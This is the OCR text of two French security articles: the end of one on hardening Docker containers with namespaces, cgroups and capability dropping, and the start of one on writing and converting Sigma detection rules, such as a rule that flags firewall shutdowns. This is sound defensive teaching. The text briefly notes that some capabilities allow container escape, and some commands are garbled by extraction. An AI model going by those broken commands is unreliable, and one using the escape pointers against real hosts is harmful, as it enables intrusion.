3. ajouter le paramètre **userns-remap** dans la configuration du démon Docker avec l'utilisateur choisi au préalable. La valeur **default** peut également être utilisée, un utilisateur **dockremap** sera alors créé et configuré pour cet usage.

Nous allons utiliser cette dernière pour notre exemple. Pour cela, il faut éditer le fichier de configuration du démon Docker généralement situé dans **/etc/docker/daemon.json** et ajouter la ligne suivante :

```
"userns-remap" : "default"
```

Après avoir redémarré Docker, l'utilisateur **dockremap** devrait être créé et une ligne doit être ajoutée dans **/etc/subuid** et **/etc/subgid** tels que :

```
user1:100000:65536
user2:165536:65536
dockremap:231072:65536
```

La première colonne représente un utilisateur sur l'hôte, la seconde ligne représente l'UID de l'utilisateur vu de l'espace de nom parent et la troisième correspond au nombre d'UID à être relié à cet utilisateur sur l'hôte.

Une fois ceci fait, nous pouvons créer un répertoire partageable, démarrer un nouveau conteneur et créer un nouveau fichier dedans tel que :

```
# mkdir shareable --mode=777
# docker run -rm -v $(pwd)/shareable:/host_repo -it
ubuntu
root@e5be116cc1d3:/# touch /host_repo/test
root@e5be116cc1d3:/# ls /host_repo/ -l
total 0
-rw-r--r-- 1 root root 0 Aug 18 13:11 test
```

Nous constatons que notre utilisateur courant est root, et que le fichier est créé en tant que root. Revenons maintenant sur l'hôte et vérifions son appartenance :

```
root@e5be116cc1d3:/# exit
exit
# ls -l test
total 0
-rw-r--r-- 1 231072 231072 0 Aug 18 15:11 test
```

Le fichier appartient à l'UID 231072, comme convenu !

1.2.7 Cgroup – Control Group

Docker ne crée pas par défaut non plus un nouvel espace de nom Cgroup pour les nouveaux conteneurs. Pourtant, dans ce contexte, l'utilisation de cet espace de nom permet de ne pas divulguer de chemins sur l'hôte, et donc dans certains cas de ne pas divulguer la technologie de conteneurisation utilisée. De plus, l'absence de ces chemins permet de faciliter une éventuelle migration des conteneurs, car il faudrait alors les répliquer sur le nouvel hôte.

L'argument **--cgroupns** proposé par Docker pour configurer cet espace de nom possède deux possibilités :

- **host** pour utiliser celui de l'hôte, c'est le choix par défaut ;
- **private** pour en créer un nouveau, privé.

Les Cgroups et leur hiérarchie sont, entre autres, observables via le fichier **/proc/self/cgroup**.

Dans un conteneur démarré avec les paramètres par défaut, le résultat attendu, ici raccourci, est le suivant :

```
root@26b27e8d4147:/# cat /proc/1/cgroup
13:hugetlb:/docker/26b[...]a41
12:perf_event:/docker/26b[...]a41
...
1:name=systemd:/docker/26b[...]a41
0::/docker/26b[...]a41
```

Nous pouvons observer que des Cgroups personnalisés sont appliqués, et nous obtenons le chemin relatif de ceux-ci. La technologie de conteneurisation utilisée est également divulguée.

Si nous réitérons avec un conteneur possédant son propre espace de nom Cgroup, l'emplacement hiérarchique des Cgroups appliqué n'est plus visible :

```
$ sudo docker run --rm --cgroupns=private -it ubuntu
root@3086515df368:/# cat /proc/self/cgroup
13:hugetlb:/
12:perf_event:/
...
1:name=systemd:/
0::/
```

2. LES CGROUPS (CONTROL GROUPS) : LES RESSOURCES MATÉRIELLES QUE L'ON PEUT UTILISER

2.1 Définition

Il existe deux versions des Cgroups, la version 1, et la version 2 implémentée depuis Linux 4.5 **[6]**. Cette partie ne traite uniquement que de cette seconde version.

Les Cgroups sont un mécanisme de Linux permettant d'allouer de façon granulaire les ressources matérielles à un ou plusieurs processus organisés de façon hiérarchique. Afin d'y accéder et de les configurer, ils se présentent sous la forme d'un système de

fichiers monté généralement dans `/sys/fs/cgroup`. Les Cgroups utilisés par un processus sont visibles dans `/proc/<pid>/cgroups`.

Une partie *core* est responsable de l'organisation des processus dans l'arbre hiérarchique ainsi que de leurs *controllers*. Leur nom commence par *cgroup* dans le système de fichiers. La deuxième partie, les *controllers* sont quant à eux responsables des ressources d'un matériel précis.

Il en existe actuellement 9 :

- **cpu** : limite les ressources CPU ;
- **cpuset** : attribue des unités de processeur et des nœuds de mémoire ;
- **freezer** : permet de mettre en pause et de reprendre l'activité des processus ;
- **hugetlb** : il limite une certaine quantité de mémoire pour les « huge pages » sous Linux ;
- **io** : il contrôle les débits maximums de lecture ou d'écriture depuis les unités de stockage en blocs ;
- **memory** : il limite et répartit la mémoire vive pour les processus, le noyau et le swap ;
- **perf_event** : il permet de contrôler les performances des processus du cgroup ;
- **pids** : il permet de limiter le nombre de processus et sous-processus ;
- **rdma** : limite l'utilisation des ressources RDMA/IB.

Par défaut, chaque conteneur possède son propre groupe dans l'arbre hiérarchique, mais ne possède pas de limitation hormis celles des potentiels groupes parents. Voyons comment les utiliser afin de protéger l'hôte d'une application conteneurisée qui serait trop gourmande en ressources.

2.2 Manipuler les Cgroups avec Docker

Similairement à l'usage des espaces de noms, Docker ne nous permet pas de directement interagir avec les Cgroups, mais en revanche, il propose plusieurs fonctionnalités sous forme d'arguments utilisables lors de la création des conteneurs qui s'appuient sur ceux-ci [7]. La liste est trop longue pour qu'elle puisse être détaillée ici, nous allons donc voir un exemple basique permettant de limiter un conteneur en ressources afin de protéger l'hôte d'un éventuel déni de service.

Afin de réaliser cette isolation, nous allons nous pencher sur 4 axes, non exhaustifs : le processeur, la mémoire, les I/O et le nombre maximal de processus.

2.2.1 Les unités CPU

Nous allons arbitrairement limiter à ¼ de notre capacité de calcul totale notre conteneur. L'argument `cpus` permet de préciser au centième près le nombre d'unités CPU.

Pour calculer ceci de manière dynamique, nous pouvons utiliser deux utilitaires, `bc` et `nproc`. Le premier est un calculateur arbitraire de précision possédant son propre langage, le deuxième retourne le nombre d'unités CPU de la machine.

Nous pouvons donc ajouter à notre ligne de commandes finale : `--cpus= $(bc <<< "scale=2; $(nproc)/4")`. L'instruction `scale=2` permettant d'obtenir deux chiffres après la virgule, et `$(nproc)/4` étant le calcul à effectuer.

2.2.2 La mémoire vive

Deux paramètres nous intéressent ici pour limiter la mémoire vive :

- `memory` qui permet de limiter la mémoire ;
- `memory-swap` qui permet de limiter la mémoire vive et le swap cumulés.

Nous allons donner à notre conteneur les mêmes proportions que précédemment données, soit ¼ de notre mémoire totale et ¼ de notre swap total. Pour cela, quelques calculs préliminaires sont nécessaires :

```
$ MEMORY_T=$(grep MemTotal /proc/meminfo | awk
'{print $2}')
$ MEMORY_SWAP_T=$(($(grep SwapTotal /proc/meminfo |
awk '{print $2}')/4 + $MEMORY_T))
```

Nous obtenons ensuite les arguments suivants : `--memory=$MEMORY_T --memory-swap=$ MEMORY_SWAP_T`.

Attention toutefois à ne pas mettre de limite trop basse, si la mémoire maximale est atteinte, le comportement sera le même que sur le reste du système :

hors configuration spécifique, un processus est choisi dans le groupe et est terminé pour récupérer de l'espace mémoire.

2.2.3 Les I/O

Afin de contrôler le débit des données lues et écrites, nous pouvons définir un poids contenu entre 10 et 1000 qui sert en fait d'indicateur de priorité entre les conteneurs avec `blkio-weight`. Nous avons également la possibilité de définir un débit maximal avec `device-write-<iops|bps>` et `device-read-<iops|bps>`.

Il n'est pas possible de protéger notre périphérique de stockage contre la saturation avec les Cgroups, mais Docker introduit `storage-opt size` afin de limiter sa taille.

2.2.4 Le nombre maximal de processus

Enfin, nous allons limiter le nombre maximal de processus simultanés dans notre conteneur. Docker fournit l'option `pids-limit=<limite>` pour cela.

Nous pouvons enfin lancer notre conteneur avec les paramètres suivants :

```
$ docker run --rm --cpus=$CPU_T --memory=$MEMORY_T
--memory-swap=$MEMORY_SWAP_T -blkio-weight=10
--device-read-bps=/dev/sda:1m --device-write-bps=/
dev/sda:1m --storage-opt size 5G --pids-limit=1000
```

Après avoir trouvé le PID du shell lancé par notre conteneur, nous pouvons observer que plusieurs contrôleurs ont été activés.

On retrouve le chemin vers le répertoire associé à notre conteneur :

```
# cat /proc/51844/cgroup
0::/system.slice/docker-5ea[...]155.scope
```

On contrôle les contrôleurs activés :

```
# cat /sys/fs/cgroup/system.slice/docker-
5ea[...]155.scope/cgroup.controllers
cpuset cpu io memory pids
```

Nous pouvons vérifier les valeurs de nos Cgroups, elles sont visibles dans le même répertoire que précédemment, sous cette forme : `/sys/fs/cgroup/system.slice/docker-5ea[...]155.scope/<contrôleur>.<paramètre>`. Ici nous avons, pour chaque contrôleur et paramètre que l'on a utilisé :

- `io.max` :

```
8:0 rbps=1048576 wbps=1048576 riops=max wiops=max
```

- `cpu.max` :

```
50000 100000
```

- `pids.max` :

```
1000
```

- `memory.max` :

```
2147483648
```

Les valeurs affichées sont en octets et représentent un volume de données.

Afin d'illustrer le fonctionnement de ces limitations, nous allons tester le contrôleur `cpu` et tenter d'utiliser un maximum de puissance en utilisant `stress`, un outil permettant de mettre son système sous charge : `stress --cpu 2`.

Cette commande permet de créer deux instances dont l'objectif est d'occuper à 100 % une unité CPU chacune (Figure 1).

Nous constatons qu'au total, l'outil utilise la moitié d'un CPU, soit ¼ de la capacité maximale de l'hôte comme imposé par le Cgroup `cpu`.

3. LES CAPACITÉS LINUX : LES PRIVILÈGES DU SUPER UTILISATEUR

3.1 Définition

Les capacités Linux ou *capabilities* font partie des mécanismes de sécurité du noyau Linux. Chacune des 41 **[8]** capacités différentes correspond à un privilège différent qui est traditionnellement attribué au super utilisateur. De cette manière, si un processus ou un fichier binaire requiert des privilèges pour s'exécuter correctement, il n'a pas besoin d'obtenir les privilèges du super utilisateur, mais seulement d'une partie en lui accordant la ou les capacités nécessaires. Cela permet de respecter le principe du moindre privilège.

Par exemple, l'utilitaire `ping` utilise les *raw sockets*, ce qui est normalement réservé aux processus privilégiés. Autrefois, il était d'usage d'appliquer la permission spéciale SUID afin de donner les droits super-utilisateurs au processus. Aujourd'hui, cet usage a quasiment disparu et une des possibilités adoptées, selon les distributions Linux, est que le fichier binaire `ping` possède la capacité `cap_net_raw` qui lui apporte entre autres la possibilité d'utiliser les sockets de type `raw` ainsi que `packet`.

À titre d'exemple, la capacité `cap_chown` permet de modifier les UID et GID des fichiers et `cap_dac_override` permet d'ignorer le contrôle d'accès discrétionnaire.

Les capacités s'appliquent aussi bien aux processus que sur des fichiers exécutables.

Pour les processus, il existe cinq sur-ensembles différents de capacités qui vont permettre de déterminer lesquelles seront appliquées ou non :

```
  0[|||||||||||||                                  28.5%] Tasks: 192, 366 thr, 98 kthr; 1 running
  1[|||||||||||||||                                29.0%] Load average: 0.67 0.67 0.51
Mem[|||||||||||||||||||||||||||||||||||||||1.93G/7.73G] Uptime: 07:26:07
Swp[                                              0K/0K]

  Main   I/O
    PID USER       PRI  NI  VIRT   RES   SHR S  CPU% MEM%   TIME+  Command
125660 root        20   0  2816   256   256 R  24.5  0.0  0:14.05 stress --cpu 2
125659 root        20   0  2816   256   256 R  23.9  0.0  0:14.24 stress --cpu 2
```

Fig. 1 : Capture d'écran montrant la charge CPU pendant l'utilisation de stress.

- **Effective** : ce sont les capacités utilisées par le noyau afin de vérifier les permissions ;
- **Permitted** : ce sur-ensemble limite les capacités du groupe `Effective` ainsi que celles obtenables via `Inheritable` ;
- **Inheritable** : ce sont les capacités héritables par un nouveau processus exécuté via l'appel système `execve` ;
- **Bounding** : ce sur-ensemble permet de limiter les capacités obtenables via l'appel système `execve` ;
- **Ambient** : ce sur-ensemble transmet des capacités aux fichiers binaires non privilégiés et qui n'ont pas de capacités.

Concernant les fichiers exécutables, trois sur-ensembles sont définissables :

- **Permitted** : les capacités de ce sur-ensemble sont immédiatement appliquées ;
- **Inheritable** : ce sur-ensemble est comparé à celui du processus qui l'exécute afin d'ajouter celles en commun au sur-ensemble `Permitted` ;
- **Effective** : il s'agit d'un bit. S'il est mis, les nouvelles capacités de l'ensemble `Permitted` seront appliquées à ce sur-ensemble, sinon aucune des nouvelles capacités ne le sera.

Voyons maintenant comment Docker manipule les capacités afin d'isoler les conteneurs et comment en ajouter ou en retirer !

3.2 Docker et les capacités

Par défaut, lorsque l'espace de nom UID et que l'identifiant 0 n'est pas réassigné à un autre utilisateur, les conteneurs possèdent 18 capacités. De manière générale, il est possible de voir celles qu'un processus possède en lisant son fichier `status`. Par exemple, après avoir créé un conteneur avec les paramètres par défaut, nous pouvons voir les capacités que notre processus possède de cette façon :

```
root@5bd19e43b4f2:/# grep Cap /proc/self/status
CapInh: 0000000000000000
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

Nous retrouvons les cinq sur-ensembles ainsi qu'un nombre qui leur est associé de 8 octets correspondant à un masque. Il est possible de le décoder en utilisant la commande `capsh` afin d'obtenir la liste lisible par un humain :

```
$ capsh --decode="00000000a80425fb"

0x00000000a80425fb=cap_chown,cap_dac_override,cap_
fowner,cap_fsetid,cap_kill,cap_setgid,cap_
setuid,cap_setpcap,cap_net_bind_service,cap_net_
raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_
setfcap
```

Ces 18 capacités sont rarement utiles pour la plupart des applications. Par exemple, il est possible d'exécuter un conteneur avec le serveur web et serveur mandataire inverse Nginx en diminuant les capacités au nombre de 3, car celui-ci démarre son démon principal en tant que super utilisateur, puis démarre ses processus enfants en tant qu'un utilisateur normal. Il a besoin de changer le propriétaire de certains fichiers, l'UID ainsi que le gid de certains répertoires ou fichiers. Les capacités correspondantes sont : `cap_chown`, `cap_setgid` ainsi que `cap_setuid`.

Pour parvenir à exécuter un conteneur avec uniquement les capacités choisies, on peut utiliser l'argument `--cap-drop` avec le mot clé `all` qui sélectionne toutes les capacités. Une fois toutes les capacités enlevées, nous pouvons ajouter une par une celles qui sont absolument nécessaires.

Nous pouvons donc créer notre conteneur de cette façon :

```
$ docker run --rm --cap-drop=all --cap-
add={chown,setgid,setuid} -it nginx
```

Vérifions que le processus maître (plus petit PID) ne dispose que de ces capacités :

```
$ pidof nginx
355162 355161 355115
$ sudo grep Cap /proc/355115/status
CapInh: 0000000000000000
CapPrm: 00000000000000c1
CapEff: 00000000000000c1
CapBnd: 00000000000000c1
CapAmb: 0000000000000000
$ capsh --decode="00000000000000c1"
0x00000000000000c1=cap_chown,cap_setgid,cap_setuid
```

Notre conteneur est bien dépourvu de toutes les autres capacités !

Ces capacités sont suffisantes pour la majorité des applications sans trop exposer l'hôte aux dangers de l'élévation de privilèges ou l'évasion du conteneur.

À l'inverse, prenons maintenant l'exemple d'un conteneur dans lequel nous souhaitons réaliser des opérations privilégiées non supportées par les capacités incluses par défaut. Par exemple, un serveur de temps qui modifie la date et l'heure sur l'hôte. Cette opération privilégiée requiert la capacité `cap_sys_time` que l'on peut ajouter de la même manière que les autres :

```
$ docker run -rm --cap-add=SYS_TIME -it ubuntu
```

Attention toutefois, certaines capacités sont plus à risques que d'autres ; ajouter `cap_sys_admin` équivaut à donner toutes les capacités, car celle-ci permet de se les octroyer. Elle permet également de s'évader d'un conteneur **[9]** en manipulant les Cgroups. De même, la capacité `cap_sys_ptrace` ne doit pas être utilisée si l'espace de nom PID est le même que l'hôte, car des processus en dehors du conteneur pourraient être injectés avec du code malveillant afin de s'évader **[10]**.

CONCLUSION

Les mécanismes d'isolation comme les espaces de noms, les capacités et les Cgroups offrent une base solide, mais leur utilisation adéquate est essentielle pour garantir leur sécurité ainsi que celle de l'hôte. La sécurité des conteneurs doit faire partie des préoccupations constantes pour garantir la robustesse de l'infrastructure à laquelle ils participent et ainsi pleinement exploiter leurs avantages. Leur utilisation nécessite de nombreux arguments en ligne de commandes, ce qui peut être rébarbatif. docker-compose est un excellent outil qui permet de construire et d'exécuter des conteneurs à partir de fichiers de configurations, et donc permet de s'y retrouver facilement parmi ces options.

Pour aller plus loin dans la limitation des actions possibles dans et depuis les conteneurs, des profils personnalisés seccomp peuvent être utilisés afin de bloquer certains appels système. Il est également possible d'utiliser des profils personnalisés AppArmor ou SELinux selon les distributions Linux, des outils de contrôle d'accès obligatoire afin de contrôler finement les accès dans les conteneurs pour lesquels Docker possède déjà des profils par défaut.

REMERCIEMENTS

Je tiens à remercier Guillaume Valadon pour sa relecture, ainsi que son accompagnement qui a permis à bien la diffusion de cet article. Je remercie également Mihail Kirov ainsi que Paul Mars pour leur relecture et leurs remarques. ■

RÉFÉRENCES

[1] https://en.wikipedia.org/wiki/Linux_namespaces

[2] https://man7.org/linux/man-pages/man7/sysvipc.7.html

[3] https://man7.org/linux/man-pages/man8/pivot_root.8.html

[4] https://man7.org/linux/man-pages/man1/nsenter.1.html

[5] https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation

[6] https://en.wikipedia.org/wiki/Cgroups

[7] https://docs.docker.com/engine/reference/run/#specify-custom-cgroups

[8] https://man7.org/linux/man-pages/man7/capabilities.7.html

[9] https://0xn3va.gitbook.io/cheat-sheets/container/escaping/excessive-capacités

[10] https://www.cybereason.com/blog/container-escape-all-you-need-is-cap-capacités

SIGMA – UN FORMAT PENSÉ POUR LA DÉTECTION SYSTÈME

François HUBAUT
« Membre de l'équipe SigmaHQ, Frack113 »
Alain MENELET
Centre d'Excellence Cyberdéfense Aérospatiale

L'hétérogénéité des modes opératoires adverses et des outils pour les détecter a conduit naturellement à penser un format de détection générique, facilement compréhensible, clé de voûte d'une stratégie de détection efficace.

mots-clés : SIGMA / CSIRT / CERT / SOC / DFIR

La cybersécurité est un domaine où la collaboration et l'échange d'informations sont essentiels pour lutter contre les menaces informatiques. Ces informations concernent aussi bien les groupes d'attaquants que leurs modes opératoires ou Tactique Techniques et Procédures (TTP) ainsi que les outils utilisés et indicateurs associés. Dans ce cadre, les formats normés offrent de nombreux avantages parmi lesquels l'interopérabilité, l'automatisation des processus de traitement, le maintien de la cohérence des données et une meilleure compréhension de la menace.

Parmi ces formats, citons « Malware Attribute Enumeration and Characterization » (MAEC) (**https://maecproject.github.io/**) qui comme son nom l'indique, permet l'échange d'éléments relatifs aux malwares issus des analyses statiques, dynamiques ou des métadonnées. Le format YARA (**https://virustotal.github.io/yara/**) permet la recherche de pattern dans des binaires et présente également un intérêt tout indiqué dans l'analyse des malwares. Enfin, le format « Structured Threat Information Expression » (STIX) (**https://oasis-open.github.io/cti-documentation/stix/intro.html**) permet de représenter les informations sur les cybermenaces.

Le format qui va nous intéresser est le format Sigma. Principalement utilisé au sein des Centres de Réponse aux Incidents Cyber (CSIRT), des centres d'alerte et de réaction aux attaques informatiques (CERT) ainsi que des Centres des Opérations de Sécurité (SOC), il propose un écosystème permettant d'écrire, de gérer et de partager des règles de détection relatives aux menaces œuvrant aussi bien sur les réseaux que sur les postes informatiques.

1. AU DÉPART

Les modes opératoires adverses sont une source de savoir importante pour les équipes de détection et sont généralement décrits au sein de rapports de Cyber Threat Intelligence (CTI), de graphes de connaissance et d'artefacts, ils indiquent comment l'attaque s'est déroulée et quels sont les éléments caractéristiques permettant aux analystes de détecter ces mêmes menaces.

Sigma a été introduit en 2017. Il s'agit d'un format générique de signature pour les systèmes de gestion des informations et des événements de sécurité (SIEM) permettant aux organisations de normaliser et de partager des règles de détection de menaces indépendamment de la technologie utilisée. Cette normalisation ouvre la voie à la recherche agnostique en

termes de plateformes et permet aux équipes de sécurité de collaborer plus efficacement pour détecter et répondre aux cybermenaces.

Les analystes de sécurité peuvent ainsi rédiger des règles de détection de menaces une fois et les utiliser sur plusieurs SIEM ou via des outils compatibles, ce qui réduit la duplication des efforts et améliore la cohérence des règles de détection.

Aujourd'hui, Sigma est une spécification en langage structuré pour le format de règles génériques, deux outils pour convertir les règles Sigma en divers formats de requête et un référentiel de plus d'un millier de règles couvrant de nombreux modes opératoires **[1]**.

1.1 Concepts

L'écriture de règles de détection avec un format générique comme Sigma nécessite une couverture à la mesure de l'hétérogénéité des solutions. En effet, il en existe énormément et chacune dispose de son propre lot de fonctionnalités, il est par conséquent pratiquement impossible de tout couvrir. Heureusement, la plupart de ces produits possèdent une part importante de fonctionnalités communes et c'est celles-ci que Sigma a vocation à couvrir. Les règles Sigma doivent être converties dans un format propre à la solution de détection choisie. Cette conversion s'appuie sur différents outils qui seront présentés en 1.2.

Pour illustrer cela, prenons la règle sigma « lnx_auditd_disable_system_firewall.yml » qui a vocation à détecter la désactivation d'un pare-feu sur un serveur Linux. La détection s'appuie sur les critères déclarés dans la section détection. Ici, nous recherchons l'arrêt des services (**SERVICE_STOP**) firewalld, iptables et ufw.

```
title: Disable System Firewall
id: 53059bc0-1472-438b-956a-7508a94a91f0
status: test
description: Detects disabling of system firewalls which could be used
by adversaries to bypass controls that limit usage of the network.
references:
  - https://github.com/redcanaryco/atomic-red-team/blob/
f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1562.004/T1562.004.
md
  - https://firewalld.org/documentation/man-pages/firewall-cmd.html
author: 'Pawel Mazur'
date: 2022/01/22
tags:
  - attack.t1562.004
  - attack.defense_evasion
logsource:
product: linux
service: auditd
detection:
selection:
     type: 'SERVICE_STOP'
     unit:
          - 'firewalld'
          - 'iptables'
          - 'ufw'
condition: selection
falsepositives:
  - Admin activity
level: high
```

Dans le détail, les champs sont répartis en deux catégories : métadonnées et détection.

Les métadonnées ajoutent du contexte à la règle et sont composées des champs suivants :

- **title** : texte assez court pour décrire ce que la règle se propose de détecter ;
- **id** : c'est un UUIDs (version 4) pour permettre son suivi dans le temps ;
- **description** : brève description de la règle et de l'activité malveillante qui peut être détectée ;
- **author** : créateur de la règle sigma ;
- **references** : références de la source d'où provient la règle. Il peut s'agir d'articles de blog, de documents techniques, de présentations ou même de tweets ;
- **date** et **modified** : date de création de la règle et de la dernière modification ;
- **tags** : permet d'ajouter du contexte, ici avec le framework MITRE ATT&CK®.

Le champ **status** permet de connaître le degré de maturité de la règle pour son utilisation :

- **deprecated** et **unsupported** ne doivent pas être utilisés ;
- **experimental** est le niveau de départ pour toute nouvelle règle ;
- **test** : la règle tourne depuis un moment avec quelques rares faux positifs ;
- **stable** : seuls de vrais positifs sont attendus.

À noter qu'une règle possédant un *status* **stable** peut tout de même renvoyer des faux positifs après une mise à jour du système d'exploitation ou bien lors de l'ajout d'un nouveau programme. Elle restera tout de même stable. Le seul cas pour lequel la règle changera de statut sera pour **deprecated**.

Le champ **level** permet de connaître le degré de gravité de la règle :

- **critical** : la menace est identifiée et doit être très pertinente ;
- **high** : la menace est de grande importance et doit être examinée manuellement ;
- **medium** : c'est une activité suspecte pouvant être un faux positif ;
- **low** : violation de la politique ;
- **informational** : ce n'est pas une alerte, mais un message à caractère informatif.

On peut diviser en deux les niveaux (**level**) :

- règles ayant un caractère informatif et devant être affichées dans une liste ou un diagramme à barres (**informational**, **low**, **medium**) ;
- règles qui doivent déclencher une alerte spécifique (**high**, **critical**).

La catégorie **detection** contient le cœur de la détection. Deux champs sont importants :

Le champ **logsource** permet de connaître la source de l'information.

Par exemple, sur un serveur Apache, il y a deux sources de journaux d'évènements ou « logs » :

- les logs WEB au format W3C access.log ;
- les logs de fonctionnement du serveur error.log.

Le champ **detection** définit la recherche effectuée sur les logs.

Les listes (avec le -) sont traitées comme des « OR » tandis que les maps (sans le -) comme des « AND ».

```
detection:
  selection_or:
    monchampA:
      - azerty
      - querty
  selection_and:
      monchampA : azerty
      monchampB : azerty
```

Dans cet exemple, le code est composé de deux sections :

- **selection_or** contient une liste composée de monchampA égal à « azerty » OU « querty ».
- **selection_and** contient un map, ce qui donne monchampA est égal à « azerty » ET monchampB est égal à « azerty ».

1.2 Les outils

En 2017, la publication de Sigma était accompagnée d'un démonstrateur de conversion écrit en langage Python par Thomas Patzke sous le nom de « sigmac». Or, sa conception monolithique le rendant difficile à maintenir et à mettre à jour, son auteur décida d'écrire son successeur en 2020 sous le nom de pySigma (**https://sigmahq.io/**). En avril 2023, sigmac a été mis en suspens après la version 0.23.1 et déplacé sur le dépôt : **https://github.com/SigmaHQ/legacy-sigmatools**. À noter qu'il existe également un site internet s'appuyant sur pySigma - **https://sigconverter.io/** - assurant ces conversions.

1.3 Exemple de conversion

1.3.1 sigmac

La commande suivante convertit la règle présentée ci-dessus au format SQLite à destination de l'outil Zircolite (**https://github.com/wagga40/Zircolite**). Cet outil est spécialisé dans le traitement des fichiers EVTX, Auditd et Sysmon pour Linux.

```
$sigmac -t sqlite -c zircolite.yml --output-fields title,id,descriptio
n,author,tags,level,falsepositives,filename,status lnx_auditd_disable_
system_firewall.yml --output-format json
[
{
    "title": "Disable System Firewall",
    "id": "53059bc0-1472-438b-956a-7508a94a91f0",
    "status": "test",
    "description": "Detects disabling of system firewalls which could
be used by adversaries to bypass controls that limit usage of the
network.",
    "author": "Pawel Mazur",
    "tags": [
    "attack.t1562.004",
    "attack.defense_evasion"
    ],
    "falsepositives": [
    "Admin activity"
    ],
    "level": "high",
    "rule": [
    "SELECT * FROM eventlog WHERE (type LIKE 'SERVICE\\_STOP' ESCAPE
'\\' AND unit IN ('firewalld', 'iptables', 'ufw'))"
    ],
    "filename": "lnx_auditd_disable_system_firewall.yml"
}
]
```

1.3.2 pySigma

pySigma repose sur l'utilisation de « pipelines » pour effectuer des modifications génériques (normalisation, gestion de casse...) et d'un « backend » pour la transformation des règles vers le langage de sortie.

La figure 1 est une représentation du processus de conversion. L'utilitaire Sigma-cli permet de charger les fichiers de règles dans le moteur pySigma. Elles seront ensuite transformées via les « pipelines » afin d'adapter les critères de la détection à l'outil assurant cette détection. La dernière étape réalisée par le « backend » concerne la conversion.

PySigma se veut compatible avec le plus d'outils possible, mais cela reste compliqué au regard du nombre de solutions existantes. Il est possible de s'appuyer sur les plugins internes à l'outil ou bien développer ses propres « backend » et « pipeline ».

Nous allons illustrer ce concept en convertissant la règle Sigma pour Auditd présenté précédemment (`lnx_auditd_disable_system_firewall.yml`) à destination du moteur de détection Elastalert (**https://elastalert2.readthedocs.io/en/latest/**).




Fig. 1 : Principe de fonctionnement de PySigma / https://github.com/SigmaHQ/pySigma#overview.

La première étape est de s'appuyer sur le « backend » Elasticsearch afin de convertir la règle Sigma en Lucene qui est le langage de requête natif à la suite Elastic. Au préalable, nous installons l'outil sigma-cli, via la commande **pip install**, afin de procéder à la conversion depuis le terminal. La seconde commande consiste à installer le plugin Elasticsearch qui intègre le « backend » et « pipeline ». La dernière commande est la conversion à proprement parler avec l'option **convert**. À noter que l'option **--without-pipeline** est ici obligatoire sinon l'outil émet une erreur, car la sortie Lucene exige d'avoir a minima un « pipeline ».

```
$ pip install sigma-cli
$ sigma plugin install elasticsearch
$ sigma convert --without-pipeline -t lucene lnx_
auditd_disable_system_firewall.yml
Parsing Sigma rules [############################
#######] 100%
type:SERVICE_STOP AND (unit:(firewalld OR iptables
OR ufw))
```

La suite Elastic s'appuyant sur le modèle de données unifié ECS, nous devons créer un « pipeline transformations » pour normaliser le nom des champs (**https://sigmahq-pysigma.readthedocs.io/en/latest/Processing_Pipelines.html**).

Fichier : **auditd_ecs.yml**

```
name: Fixing the auditd field naming
priority: 30

transformations:
- id: ecs_mapping
  type: field_name_mapping
  mapping:
    type:
      - auditd.log.record_type
  unit:
      - auditd.log.unit
```

Le résultat de la commande confirme que nous avons les noms normalisés.

```
$ sigma convert -t lucene -p auditd_ecs.yml lnx_
auditd_disable_system_firewall.yml
Parsing Sigma rules [############################
#######] 100%
auditd.log.record_type:SERVICE_STOP AND (auditd.
log.unit:(firewalld OR iptables OR ufw))
```

La dernière étape concerne la sortie, ici Elastalert. Nous utilisons pour cela un « pipeline postprocessing » avec un template jinja2. L'objectif de cette commande est que la requête soit mise dans une structure compatible avec Elastlalert.

Fichier : **elastalert_any.yml**

```
postprocessing:
  - type: template
    template: |+
      name: {{ rule.id }}
      description: {{ rule.title }}
      owner: {{ rule.author }}

      type: any
      priority:{% set priority = ({"critical":4,
"high":3, "medium":2, "low":1, "informational":0
})%} {{ priority["%s" % rule.level]}}
      alert:
        - debug

      # The Detection Warning miss the index
information in the lucene output
      index: linux-*
      filter:
        - query:
            query_string:
              query: '{{ query }}'

finalizers:
  - type: concat
```

```
$ sigma convert -t lucene -p auditd_ecs.yml -p
